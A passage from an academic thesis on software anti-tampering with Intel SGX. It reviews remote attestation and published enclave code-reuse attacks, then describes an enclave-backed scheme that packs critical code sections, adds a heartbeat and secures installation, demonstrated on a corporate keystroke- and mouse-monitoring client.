Prover is an *enclave*, while the *Verifier* can be either another *enclave* or a generic software (Vill, 2017). The SGX remote attestation guarantees a remote third-party to identify the integrity of a local *enclave* and the SGX platform running it. The SGX RA relies on the isolation offered by the CPU to protect the cryptographic keys. In particular, the SGX RA guarantees two properties: (i) the host machine has correctly loaded the *Prover* in memory, (ii) the *Verifier* can check the identity of the *Prover* and the machine (*i.e.*, CPU) that is loading it. However, the SGX RA does not guarantee *runtime* integrity, for instance, an adversary can exploit a memory corruption error while the *Verifer* cannot detect the attack.

In SGX machines, this process is based on special privileged enclaves, called *quoting* and *provisioning* enclaves, that are issued by Intel. These enclaves produce a cryptographic proof that validates the microcode version, the CPU unique keys, and the content of the enclave to be attested. The result of this cryptographic process is sent to an Intel attestation server which replies with an asymmetric signature. The signature can be then sent over the network to the remote third-party to prove the identity and integrity of the enclave and the platform (Anati et al., 2013).

2.4.3 Development Frameworks

A host process that desires to interact with an *enclave* needs to include specific portions of code that handles the communication with the OS. In particular, the enclaves mainly relies on two type of functions: *secure* (*ecall*) and *outside functions* (*ocall*). The host process uses the former to invoke a piece of code inside an enclave, while the enclave triggers the latter to communicate with the operating system (*e.g.,* to invoke system calls). Moreover, both functions invoke an `ENCLU` opcode directly or indirectly (*i.e.,* through an utility function). Due to the complexity of this programming pattern, a number of development frameworks has been proposed to abstract the technical details and automatically include components in- and outside an *enclave*.

All the development frameworks share some architecture details. In particular, part of *secure* and *outside functions* is contained in a specific portion of code called *edge*, that is automatically generated and statically linked at compilation time. In our study, we found the *edge* can rely either on external libraries (*e.g.*, `libsgx_urts.so`) to communicate with the enclave, or it embeds all the communication logic including the `ENCLU` opcode, as depicted in Figure 2.3.

2.4.4 SGX Control-Flow Attacks

In the following, we described the two main works based on code-reuse attacks against SGX: Guard's Dilemma (Biondo et al., 2018) and Dark-ROP (Lee et al., 2017a).

Dark-ROP. Lee et. al present Dark-ROP (Lee et al., 2017a), a technique to locate gadgets in an enclave. In their scenario, the attacker probes a victim enclave until triggering an `AEX`. From the exception risen, the host can gain information about the location and the nature of the gadgets. Once enough gadgets are collected, the adversary can finally craft a payload and bypass the enclave protections. The success of this technique exploits the fact that neither the enclave nor an external observer (*e.g.,* the microcode) can backtrack the cause of a crash. In practice, the SGX isolation does not allow inspection either for *good* analysis or by adversaries.

Guard's Dilemma. Biondo et. al propose a new approach, called *Guard's Dilemma*, that does not require probing the enclave (Biondo et al., 2018). The authors abuse two critical Intel SGX SDK procedures to control the CPU registers. The first one is `asm_oret`, that restores the CPU registers after an OCALL. The second one is `continue_execution`, that is used in the exception handling. The authors use the latter to perform a stack pivoting (*i.e.,* control the `rsp` register). *Dilemma* works because the enclave has no mechanism to validate the integrity of the input of these two functions.

Chapter 3

A Practical and Scalable Software Protection enforced by TEE

In this chapter, we propose a technique that overcomes the limitations of both pure anti-tampering and trusted computing by combining both approaches. We extend hardware security features of trusted computing over untrusted memory regions by using a minimal (possibly fixed) amount of code. To achieve this, we harden anti-tampering functionality (*e.g.,* checkers) by moving them in trusted components, while critical code segments (which invoke the checkers stored within a trusted module) are protected by cryptographic packing. As a result, we keep the majority of the software outside of the secure container, this leads to three advantages: (i) we avoid further sophistication in communicating with the OS, (ii) we maximize the number of trusted containers issued contemporaneously, and (iii) we also maximise the number of processes protected.

Realizing our idea in practice is non-trivial. Besides the self-checking functionalities, we need to carefully design other phases of our approach such as installation, boot, and response. The installation phase must guarantee that the program is installed properly, while the boot phase should validate that the program starts untampered. Both phases require us to solve the attestation problem. The third phase, the response, is the mechanism which allows a program to react against an attack once it has been detected. Moreover, trusted computing technologies, such as SGX, do not offer standalone threads that can run independently of insecure code. Instead, protected functionality needs to be called from (potentially) insecure code regions. As a result, such technologies do not provide *availability* guarantees. Therefore, one design aspect of our solution is to cope with and mitigate *denial of service* threats.

As a proof-of-concept, we implemented a monitoring application which integrates our approach. For this example, we opted for SGX as a trusted module. The application is an agent which traces user's events (*i.e.,* mouse movements and keystrokes) and stores the data in a central server. We developed the monitoring agent in C++ and we deployed it in a Windows environment. In our implementation, we designed the checkers to monitor those functions dedicated to collect data from the OS, while the response was implemented as a digital fingerprint which represents the status of the client (*i.e.,* client secure, client tampered).

To evaluate our approach, we systematically analyze which attacks can be performed against our approach and we show that, with the user monitoring application, our solution provides better protection than previous approaches. We measure the overhead of our approach in terms of Lines of Code (LoC), execution time, and trusted memory allocated. We show that fewer than 10 LoC are required to integrate

our approach, while the trusted container requires around 300 LoC. Furthermore, the overhead in terms of execution time is negligible, i.e., on average 5.7% *w.r.t.* the original program. During our experiment, we managed to run and protect up to 90 instances at the same time.

Problem Statement: The research question we are addressing in this chapter is thus: Is it possible to extend trusted computing security guarantees to untrusted memory regions without moving the code entirely within a trusted module?

Contributions: In summary, the contributions of this paper are:

(**a**) We propose a new technique to extend trusted computing over untrusted zones minimizing the amount of code to store within a trusted module. (**b**) We propose a technique to mitigate *denial-of-service* problems in trusted computing technologies. (**c**) We propose an algorithm for achieving a secure installation and boot phase.

3.1 Threat Model

In a tampering attack, the goal of an attacker is to edit the code of a victim program (Collberg and Thomborson, 2002). This goal can be achieved in different ways. One way is to change the bytecode of a program before its execution, this is called *off-line* tampering. That is, the attacker first analyzes the binary of the program and then disables/removes the anti-tampering mechanisms. The challenge for an attacker is thus to remove the anti-tampering mechanism without compromising the program logic. Using tools such as debuggers or analyzers, the attacker can deduce how the anti-tampering protection works and disable it accordingly. To cope with *off-line* attacks, it is possible to adopt anti-tampering mechanisms based on digital fingerprint mechanisms. They employ a cryptographic fingerprint of software (*e.g.,* signature, hash, checksum) to validate software status before the execution (Microsoft, 2017a; Abera et al., 2016). Besides *off-line* attacks, there are the so-called *on-line* attacks. In this category, the attacker aims to edit the code during the execution of the victim program. Such attacks can be performed either from the kernel-space or from the user-space. The key to such attacks is to synchronize the attacker and the victim process such that the victim code is edited in a way unnoticed by the anti-tampering mechanism.

In our scenario, an attacker can compromise the victim logic (*i.e.,* the bytecode) by using both *off-line* and *on-line* approaches. We also consider acceptable to steal the victim software, or a piece of, as long as this keeps the environment unaltered. A suitable example for our scenario is represented by distributed anti-viruses. This software is composed by a client-server infrastructure and they are commonly used in companies. In particular, the clients report the status of their host machine to a central server, and the server stores the reports and eventually notifies an intrusion. In our example, it is possible to mount a set of attacks that will be easily detected. For instance, if a client is disabled, the central server will detect the anomaly, similarly if an unauthorized client is installed. If an attacker manages to steal a copy of the client software, it may be possible to run a tampered client in a controlled environment made ah-hoc, however, as long as the attacker cannot run such client in the original infrastructure, there is not effective damage for the companies. A tampered client becomes really dangerous when the attacker manages to run such client in the corporate environment in order to allow

illicit activities. In this case, the attack has to happen such that the central server does not recognize the anomaly.

The attacker model we consider works at user-space level; therefore, we assume the kernel is healthy. Having a healthy kernel is acceptable in corporate scenarios where the machines are constantly checked. Moreover, a user-space threat (*e.g.*, user-space malware, spyware) is generally simpler to mount than one at kernel-space. Even though we assume having a trusted kernel, and we could have instantiated our approach on the kernel itself, we opted to implement our PoC by using SGX in order to raise the bar for attackers that have compromised the kernel, as we will discuss in the following sections. We also assume the machines are not virtualized, this avoids the attacker to use VMX features (Uhlig et al., 2005). Moreover, we assume the task scheduler is trusted, this is crucial to avoid a perfect synchronization of two processes (see Section 3.4.5).

To sum up, the adversary we face has the following properties: (i) he can analyze and change the binary *off-line*; (ii) he can change the *on-line* memory of a victim process at runtime; (iii) he cannot tamper with the task scheduler; (iv) he cannot virtualize the victim machine.

3.2 Design

Our *anti-tampering technique* is an extension of the classic *self-checking* mechanism. In the following, we describe how we improve upon existing techniques with trusted computing technologies. We start with a description of the problem addressed and then analyze limitations of existing approaches before explaining how our idea can help to limit the attacking surface of existing approaches.

3.2.1 Challenges

In our model, a program's execution can be described as a triplet (M, b, i) where M represents the state of the program (*i.e.*, memory), b is the sequence of instruction to execute (*i.e.*, code section) and i denotes the next instruction to execute (*i.e.*, instruction pointer). For simplicity, we focus on sequential and deterministic programs, whose instructions are executed step-by-step; however, in Section 3.2 we will discuss also multi-threading scenarios. Each step of the program can be represented as follows:

$$(M, b, i) \rightarrow (M', b', j),$$

where M' is the updated memory status, b' is the updated instruction sequence, and $\rightarrow$ is the small-step semantics of the program. From a software security point of view, a program should satisfy the following properties: **(i)** the next instruction j must be decided uniquely by the program logic (*i.e.*, M and the current instruction at i); **(ii)** the program state M' must be determined according to the previous program state M, and the instruction executed i; **(iii)** instructions b must not change during the program execution (*i.e.*, $b = b'$). Note that we assume that the application code is not dynamically generated, and that input and output operations happen through writing/reading operation in the memory.

Property (**i**) is related to the control flow integrity problem (Li et al., 2018), which is guaranteed neither by anti-tampering techniques (Nagra and Collberg, 2009) nor by trusted computing (Lee et al., 2017a). But it is tackled by tools such as (Microsoft, 2015; Tice et al., 2014) and discussed in previous works (Onarlioglu et al., 2010; Wang and Jiang, 2010; Abadi et al., 2005; Zhang and Sekar, 2013; Davi et al., 2014).

Property (**ii**) can be guaranteed by moving only sensitive data inside a trusted module and using *get()\set()* functions for interacting with them. This was already implemented by Joshua et al. (Lind et al., 2017) in their Glamdring tool. Such a solution is prone to space constraint because it keeps data within the trusted module (*i.e.,* an enclave).

Property (**iii**) can be implemented by moving all code inside trusted modules, which was the first approach employed (Baumann, Peinado, and Hunt, 2015; Arnautov et al., 2016a; Tsai, Porter, and Vij, 2017b).

However, simply moving all code into the trusted module has two problems. First, a trusted module has a limited amount of memory available, and therefore only certain critical sections can be executed securely. Second, the application needs access to other OS layers to interact with the environment (network, peripherals). Our approach aims to address these limitations.

A naive *anti-tampering* mechanism is to run a *checker* function over the entire code b right before executing any instruction. This is described as follows:

$$(M, b, i) \rightarrow check(b) \rightarrow (M', b', j),$$

where the $check()$ function verifies the integrity of the code b. This approach verifies the integrity of the entire application code at each step. However, this is inefficient since a program must read its entire code at each step. Furthermore, we must protect the *checker* function throughout the program.

In order to address space and efficiency constraints, as suggested in (Brumley and Song, 2004; Singaravelu et al., 2006; Smith and Thober, 2006), we may consider only certain parts of the program to be sensitive, which are referred to as *critical sections* (CS) hereafter. CSs include delicate parts of the software such as license checking in commercial products. We could thus focus on protecting only the critical part of the program and checking a block of instructions instead of the entire program (*i.e.,* CSs). That is, instead of checking every instruction in every step, we check only the CSs. Therefore, the function `check()` is executed when we encounter an instruction starting a CS. This is illustrated as follows:

$$(M, b, i) \xrightarrow{\text{if } i \in \text{CS}} check(CS) \rightarrow (M', b', j)$$
$$(M, b, i) \xrightarrow{\text{else}} (M', b', j),$$

where $i \in$ CS means the instruction i is the beginning of a critical section *CS* and *check(CS)* checks the critical section CS.

Intuitively, even though the above idea improves the efficiency of the anti-tampering mechanism, it is still subject to attacks. Firstly, it is subject to just-in-time patch & repair. That is, an attacker could synchronize its actions to change the victim code right after the checking and restore the original code before the checker is executed again. To conduct such an attack (without having to compromise the task scheduler), the attacker




FIGURE 3.1: An overview of our schema for single-thread applications, the memory is split in trusted and untrusted zones. The trusted zone contains all methods required for our technique, while in the untrusted zone we show the interaction of those methods with the CSs.

and the software to be protected must run as concurrent processes, and the attack must time its actions according to the task scheduler. We argue that this attack is practically very challenging to carry out. In Section 3.4.5, we discuss the feasibility of such attacks in more depth. Secondly, an attacker may compromise the anti-tampering mechanisms (*i.e.,* modify the checkers and responses). Defenses against these attacks already exist. For instance, one may employ code obfuscation on *checkers* and *responses* so that the attacker would not identify them; or design the *checkers* and *responses* such that they are strongly interconnected with the application code (Biondi and Desclaux, 2006) so it is challenging to compromise the anti-tampering mechanisms without compromising the application logic; or move part of the code (*e.g.,* checkers and responses) to the server (Viticchié et al., 2016). These approaches are however prone to a similar threat, *i.e.,* all of them allocate their detection system in untrusted zones, and therefore, with enough time any attacker can understand and disarm these systems.

3.2.2 Anti-Tampering based on Trusted Computing

In this section, we will present the technical solutions to realize our approach in a real system. To achieve this, we require a trusted module to harden anti-tampering techniques. For the sake of coherence with our proof-of-concept implementation (see Section 3.3), we use the Intel Software Guard eXtension (SGX) terminology (Rozas, 2013). However, it is possible to use other trusted modules (see Section 3.5).

Unlike previous solutions that simple "hide" checking functions by adopting obfuscation or anti-reversing techniques (Banescu and Pretschner, 2017; Chang and Atallah, 2001; Chen et al., 2016; Viticchié et al., 2016), we store code relevant to the anti-tampering mechanism in a trusted module (*i.e.,* an enclave), through which we monitor and react to attacks conducted on the untrusted memory region. Saving anti-tampering mechanisms within trusted containers is significantly different from previous purely

software-based solutions since an attacker cannot directly tamper with them. This is illustrated in Figure 3.1, which presents an overview of our technique. In detail, a given application is divided into two zones: an untrusted zone (on the left side) and a trusted zone (on the right side). The untrusted zone contains the entire application code, whereas the trusted zone contains all functions and global variables employed by our anti-tampering technique, such as *checkers* and *responses* (shown in blue). The untrusted zone is further divided into different regions: the CSs which we aim to protect (shown in red), the non-sensitive blocks (shown in pale yellow) and the code for calling the trusted functions in the trusted zone (shown in green). We also included three labels (*i.e.*, a, b, and c) to identify specific regions that will be used ahead in the discussion. By using this structure, we can check the status of the untrusted zone by being inside the trusted zone.

Critical Section Definition. A CS is any continuous region of code which is surrounded by two instructions, respectively labeled as *CS_Begin* and *CS_End*, and that satisfies the following rules:

1. *CS_Begin* and *CS_End* must be in the same function.
2. For each program execution, *CS_Begin* is always executed before *CS_End*.
3. Every execution path from a *CS_Begin* must reach only the corresponding *CS_End*.
4. Every execution path which connects *CS_Begin* and a *CS_End* must not encounter other *CS_Begin* instructions.
5. A CS cannot contain try/catch blocks
6. We consider function calls from within a CS as atomic, *i.e.*, we do not consider the called function as a part of the CS.
7. The loops contained by a CS must be bounded to a known constant.

Points (2) and (3) can be implemented by using a forward analysis of all possible branches from *CS_Begin* to *CS_End*, and considering all function calls as atomic operations (Møller and Schwartzbach, 2012). We also desire that a CS contains only unwinding loops to minimize the time in which a CS is plain. The other points are simply static patterns. The above rules are implemented by static analysis at compilation time. If a CS does not satisfy one of those requirements, the compilation process is interrupted. Therefore, we assume having only valid CSs at runtime.

In order to maintain the application stable, and to reduce the attacker surface, we desire that at most one CS remains decrypted (plain) during each thread execution. This is achieved by introducing a global variable, called *plain_cs*, within the trusted zone (as illustrated in Figure 3.1-c). The variable *plain_cs* indicates which CS is currently decrypted. Also, as we will illustrate later, the value of *plain_cs* is updated by `encrypt()` and `decrypt()` functions. For sake of simplicity, we describe the following techniques by considering only single-thread programs. While we extend our approaches to multi-threading programs at the end of this section.

Overcoming Denial of Service Issues. Even if a trusted function is protected from being tampered with, usually trusted computing components do not provide availability guarantees, in the sense that the code in the trusted zone must be invoked externally. We overcome this limitation by employing *packing* (Ugarte-Pedrero et al., 2016), a technique which is often used by malware to hide its functionality, combined with a heartbeat (Ghosh, Hiser, and Davidson, 2010). Our intuition is to force the untrusted zone to call trusted functions in order to execute application logic. This configuration is depicted in Figure 3.1-a. In the beginning, CSs are encrypted (red shape). Therefore an attacker cannot directly change CSs' content, and the code cannot be executed unless unpacked. Each CS is surrounded by calls to two functions, which are called `decrypt()` and `encrypt()`. In our design, `decrypt()` and `encrypt()` functions has the role of *checkers*. Those functions take a CS identification (*e.g.*, CS address) as an input, then they apply cryptographic operations to the CS by using a `private key`. The `private key` is stored inside the trusted module (see Figure 3.1-c). The first call (green shape) points to the `decrypt()` function which performs three operations: (i) it decrypts the CS, (ii) it sets *plain_cs* to CS, and (iii) it performs a hash of the code to check the CS integrity. Once this checker is executed, the CS contains plain assembly code that can be processed. As a result, the untrusted zone *must* call the checker in order to execute the CS's code. After the CS, a second call (green shape) points to the `encrypt()` function which performs three operations: (i) it encrypts the CS, (ii) it sets *plain_cs* to *NULL*, and (iii) it performs a hash of the code to check the CS integrity. Note that `decrypt()` and `encrypt()` are considered as atomic. These functions are used as primitive to build more sophisticated mechanisms later. We illustrate the runtime packing algorithm in Figure 3.2. In the beginning, the CS is encrypted (*i.e.*, $E[CS]$) while the `decrypt()` function is executed (Figure 3.2-1). After the decryption phase, the CS is plain (white color) and it is normally executed (Figure 3.2-2). Finally, the `encrypt()` function is executed and the CS gets encrypted again (Figure 3.2-3).

Together with the packing mechanism already explained, we employ a parallel heartbeat as a response, which is depicted in Figure 3.1-c. The heartbeat is implemented by calling a `response()` function which resides within the trusted zone. The response's duty is to select a random CS and validate its hash value along with its respective decrypt and encrypt function calls, the outcome of this check is an encrypted packet shipped to a server that validates the application status. The heartbeat does not prevent software tampering, it is a *responsive* strategy to alert a central system about an attack. To implement a heartbeat, it is possible to adopt different strategies, *e.g.*, we can set a dedicated thread which is risen according to a time series, or else we can merge the heartbeat with a communication channel between the client and the server (as we opted in our proof-of-concept application).

Function Calls and Recursions. Since we allow a CS to host function calls, a CS might remain plain after a call. This potentially increases the attacker surface. To mitigate this issue, we desire that a CS is encrypted once the control leaves the CS itself, and decrypted again right after. This is achieved by introducing two new functions, namely `enc_prev(f)` and `dec_prev(f)`, which are handled by the trusted module, as described in Figure 3.1-b. At compilation time, we instrument all functions that are directly called from within a CS by adding a function call toward `enc_prev(f)` in their




FIGURE 3.2: Packing mechanism of our schema.

preamble, and toward `dec_prev(f)` for each of its exit point (*i.e.*, return operation). Both `enc_prev(f)` and `dec_prev(f)` functions require a parameter `f`, this parameter identifies which is the function that calls `enc_prev(f)` and `dec_prev(f)`. Since several CSs can call the same function `f`, we introduce a stack for each function `f` to handle these cases, as depicted in Figure 3.1-c. These stacks are global variable inside the trusted module, we identify the stack for the function `f` as follows:

$$stack\_cs[f] = \text{stack<CS>}().$$

The `enc_prev(f)`, `dec_prev(f)` functions and the `stack_cs[f]` interact through each other in the following way. Once `enc_prev(f)` is called, it identifies whether the control comes from a CS by checking the global variable *plain_cs*. If it is the case, the function performs two operations: (i) it pushes *plain_cs* in `stack[f]`, and (ii) it calls `encrypt(plain_cs)`. Therefore, after calling `enc_prev(f)` the system reaches this status: (i) the outer CS is encrypted (and thus protected), (ii) *plain_cs* is set to *NULL*, and (iii) the thread is ready to handle a new CS. Similarly, once the control leaves the function `f`, the epilogue calls `dec_prev(f)`. This function performs two operations: (i) it pops the last CS from `stack[f]` into *plain_cs*, and (ii) it restores the previous CS status by calling `decrypt(plain_cs)`. As a result, the control can safe pass to the outer CS. In the opposite scenario, once the control enters in the function `f` and the *plain_cs* is set to *NULL*, it means that the function `f` was not called by a CS; and therefore, `enc_prev(f)` and `dec_prev(f)` do nothing. Stacks allow us to handle recursions, if the function `f` is repetitively called, we trace all previous CSs.

Exceptions within Critical Section. We can handle exceptions from within a CS by introducing a new function, namely `enc_all()`, which is handled by the trusted module, as described in Figure 3.1-c. This function is an alias for `encrypt(plain_cs)`. That is, we wrap any CS with a try/catch block at compilation time, as described in Figure 3.1-a. The exception block is made such that (i) to catch all exceptions, (ii) to run `enc_all()`, (iii) to throw the exception again. In this way, we restore the anti-tampering mechanism as soon as an exception appears. Thus, after an exception, we encrypt all the plain CSs and the application can continue normally. Note that the *response* function has to be extended in order to protect the *catch* block, or else, an attacker

might raise an exception in order force a CS to be plain[1].

Multi-threading programs. We can extend the previous techniques in order to handle parallel computation, this is possible because some trusted computing technologies allow multi-threading programming, like SGX (see Section 2.4.1). To achieve multi-threading, we maintain a *plain_cs* and a `stack_cs[f]` for each thread. Moreover, we introduce a counter for each CS. These global variables represent the number of threads which are executing a CS in a specific moment. In the beginning, the CSs' counters are set to *zero*. Then, they are increased and decreased by `decrypt()` and `encrypt()` functions respectively.

Ensuring a Secure Booting Phase. Our approach requires that the program has a secure booting phase, which means having the following assumptions for the *encrypt*, *decrypt* and *response*: the key for crypto algorithms must be loaded in a secure way together with a table which describes where the CSs are located (*i.e.,* their address and length) with their hash values. We refer to this table as *block table*. We assume a trusted loading of this information by adopting SGX sealing and attestation mechanisms. Those mechanisms ensure to store information on a disk or to establish a secure channel with other enclaves within the same machine (*i.e.,* local) or with a remote one (*i.e.,* remote) in a trusted way. We detail sealing and attestation in Section 2.4.2.


3.3 Implementation

In this section, we describe a proof-of-concept implementation of our anti-tampering technique, whose architecture is depicted in Figure 3.3a. The application is composed by a central server that handles a set of clients which are spread over a network. Each client is a monitoring application that traces user's activities (*i.e.,* keystrokes and mouse traces) and sends the data to the central server. As a trusted module, we opted for the Intel Software Guard eXtension (SGX) (Rozas, 2013), however, it is possible to use other solutions that involves the kernel (*e.g.,* TPM ISO, 2015). We deployed the architecture in a Windows environment. Through this application we describe the specific technical solutions we adopted for the client, and how we implemented installation phase, boot phase, and response.


3.3.1 Client

We describe the internal structure of the client in order to clarify some practical implementation strategies. We developed this application in C++ and we deployed it on Windows machines. For sake of simplicity, we did not implement Address Space Layout Randomization (ASLR) (Snow et al., 2013), however, it is possible to deduct the right address offset by employing a Drawbridge system (Porter et al., 2011).

[1] We do not deal with runtime attacks to exception handlers, such as SEH, since they do not belong to anti-tampering problems.



(A) The architecture of proof-of-concept program. The client is a monitoring agent which collects user's activities, the server handles clients, and the database stores collect data and license keys.



(B) The software organization of the client.

FIGURE 3.3: Careful-Packing architecture.

Software Architecture. The client is formed by three modules: the main program, and two dynamic linked libraries (DLL) namely untrusted DLL and trusted DLL. This architecture is depicted in Figure 3.3b, the application communicates with the untrusted DLL to call the functions described in Section 3.2. The untrusted DLL works together with the trusted DLL (*i.e.*, the enclave) to handle the whole anti-tampering technique. We choose this architecture to simplify the integration of our anti-tampering system. In this way, the developer can focus on the main program and integrate the anti-tampering system later. Each component of the architecture is described as follows:

- **Application:** this is the client that we aim to enforce. Natively, it contains all the functionalities for collecting information from the underline OS and ship them to the server.
- **Untrusted DLL:** this contains the untrusted functions for interacting with the enclave. Also, it keeps track of the status of the enclave (*i.e.*, enclave pointer) and exposes routines procedures.
- **Trusted DLL (enclave):** this is the enclave. It contains the trusted functions described in Section 3.2 (*e.g.*, checkers, response) along with some extra routine functions (*i.e.*, installation and boot).

Critical Section Definition. Since this client is a monitoring agent, we identify as CSs those functions used to collect the information issued by the OS: `PAKeyStroked`, which collects keystroked, and its twin `PAMouseMovement`, which collects mouse events. These functions are callback risen by the OS along with the relative event information. For sake of simplicity, we trust in argument passed by the OS. The main duties of these functions are: (i) collecting the data, (ii) crafting a packet with the data collected, (iii) signing the packet, and finally (iv) shipping it to the server. Since in our implementation we required only integrity, we implemented a digital fingerprint.

Packaging Algorithm. The packaging algorithm adopted is an AES-GCM encryption schema between the assembly code and the license key (Zhou, Michalik, and Hinsenkamp, 2007). SGX natively provides an implementation of this algorithm (Intel, 2018b).

Heartbeat. The heartbeat is implemented as a digital fingerprint which is used on all packets exchanged between client and server, our strategy allows the server to validate client status by testing the digital fingerprint itself and also for mitigating *denial-of-service*.

The digital fingerprint is created by feeding a *sha256* function with the concatenation of the message to sign, the license key, and a special byte called *check byte*, which can have two values (*safe*, or *corrupted*) according to the status of the program. The digital fingerprint algorithm randomly selects a CS and sets the *check byte* accordingly. Then, the server verifies the digital fingerprint by guessing the *check byte* value used at the client side. That is, the server crafts the two digital fingerprints by using the two possible values of the *check byte*. If one of the generated digital fingerprints matches the original one, the server can infer the status of the client (*i.e.,* it is healthy or tampered). Otherwise, that means the message was corrupted, or it was originated by the wrong machine. This simple heartbeat implementation allows the sever to identify *denial-of-service* at client side. If an attacker switches off the monitor agent, the communication will be immediately affected.

In our implementation, we adopted semaphores in order to avoid conflicts with checking functions, and we added timestamps to exchanged packets for avoiding replay attacks.

Block Table Packaging and heartbeat functions require the coordinates of all CSs (start address, size, and hash-value) along with the license key for running. This information can be handled mainly in two ways: a) the client loads the entire table in the enclave memory; b) the client loads the entire table in the untrusted zone and adds a digital fingerprint to guarantee entries integrity.

Both approaches have pro and cons. The first approach guarantees also confidentiality at the table. Moreover, since the table is stored in the enclave, all trusted functions can retrieve the entries faster. On the other hand, if the table is too large the enclave might be overloaded. The second approach is lighter in term of memory consumption because it keeps all rows within the untrusted zone. However, in this case, the algorithm results slowly because it has to inspect the untrusted zone to retrieve the entries and to verify their integrity. In our implementation, we opted for the second option where each entry is protected by using the license key and stored within the untrusted memory region.

3.3.2 Installation Phase

We achieve a secure installation by using an authentication protocol based on SGX remote attestation, the entire protocol is depicted in Figure 3.4. In this scenario, the server has a database which contains all license keys, all the CSs, and the block table of each client. On the other side, each client is only formed by the program to protect, with




FIGURE 3.4: Secure installation protocol between client and server.

the encrypted CSs already replaced, and its enclave, which contains *checkers*, *responses*, and *installation* routines.

Licensing System. The goal of the installation phase is to deliver the correct *license key* to the respective client in a secure fashion. To achieve this, each client instance uses a different *private key* to decrypt its CSs. The *private key* is directly derived from the *license key*. That is, each client instance requires its own *license key* to work properly. In the following paragraph, we exploit this fact to authenticate a client to the server.

Installation Procedure. In this phase, the aim of the client is to perform a remote attestation with the server, this latter then verifies client's identity and releases the relative license key and the block table, which allows the client to run properly. In order to establish a remote attestation, the enclave is signed by a certification authority and the server is awarded for the certificates shared with clients.

In the beginning, the client and the server follow the remote attestation mechanism described by Intel in (Intel, 2016b) (Figure 3.4-0). After this, both entities can rely on a secure end-to-end channel. Also, this allows the server to obtain the client measurement, which is a cryptographic hash that probes the client enclave version and the client hardware. This information is used by the server to bind client identity and license key. Once the channel is created, the client sends an installation request to the server (Figure 3.4-I), the request is an encrypted CS which is randomly taken from the client itself. The server receives the installation requests, and it verifies which license key belongs to the CSs. Then, the server binds the client measurements with the license key, and it releases this latter to the client along with the block table (Figure 3.4-II). When the enclave receives the license key and the block table, it will seal all in the client machine. At this point, only the client can read these information through SGX sealing process (Figure 3.4-III). Even if a malicious client forces a signed enclave to send an installation request with a CS to the server, the retrieved license key will be sealed on the machine, and only the signed enclave can read it.

At this point, the installation phase is concluded: the server has the information about the location of the client and the key license and block table are securely stored on the client machine.

3.4 Evaluation

We evaluated our technique from different perspectives. At first, we quantify the overhead in terms of Lines of Code (LoC), execution time (microbenchmark), and memory required by our enclave. Then, we discuss the impact of several security threats to the

infrastructure proposed. Finally, we perform an empirical evaluation of the likelihood to accomplish a just-in-time attack.

3.4.1 Lines-of-Code Overhead

A useful metric to measure the impact of our technique is the amount of code added to the original program, this is illustrated in Table 3.1. Looking at the table, it is possible to notice that the majority part of the code is contained in the main program ($96,5\%$). The Untrusted and Trusted DLL, which implement our anti-tampering technique, require respectively $2,0\%$ and $1,5\%$ of the code. Within the main program, each CS contains only two lines of code, one for calling `decrypt()` function and another for calling `encrypt()` function. We remark that through our technique it is possible to protect an indefinite number of CSs by using always the same amount of code in the enclave.

TABLE 3.1: Number of LoC for each module


Module	LoC	Perc.
Main program	12175	96,5%
Untrusted DLL	248	2,0%
Trusted DLL	186	1,5%

3.4.2 Microbenchmark Measurements

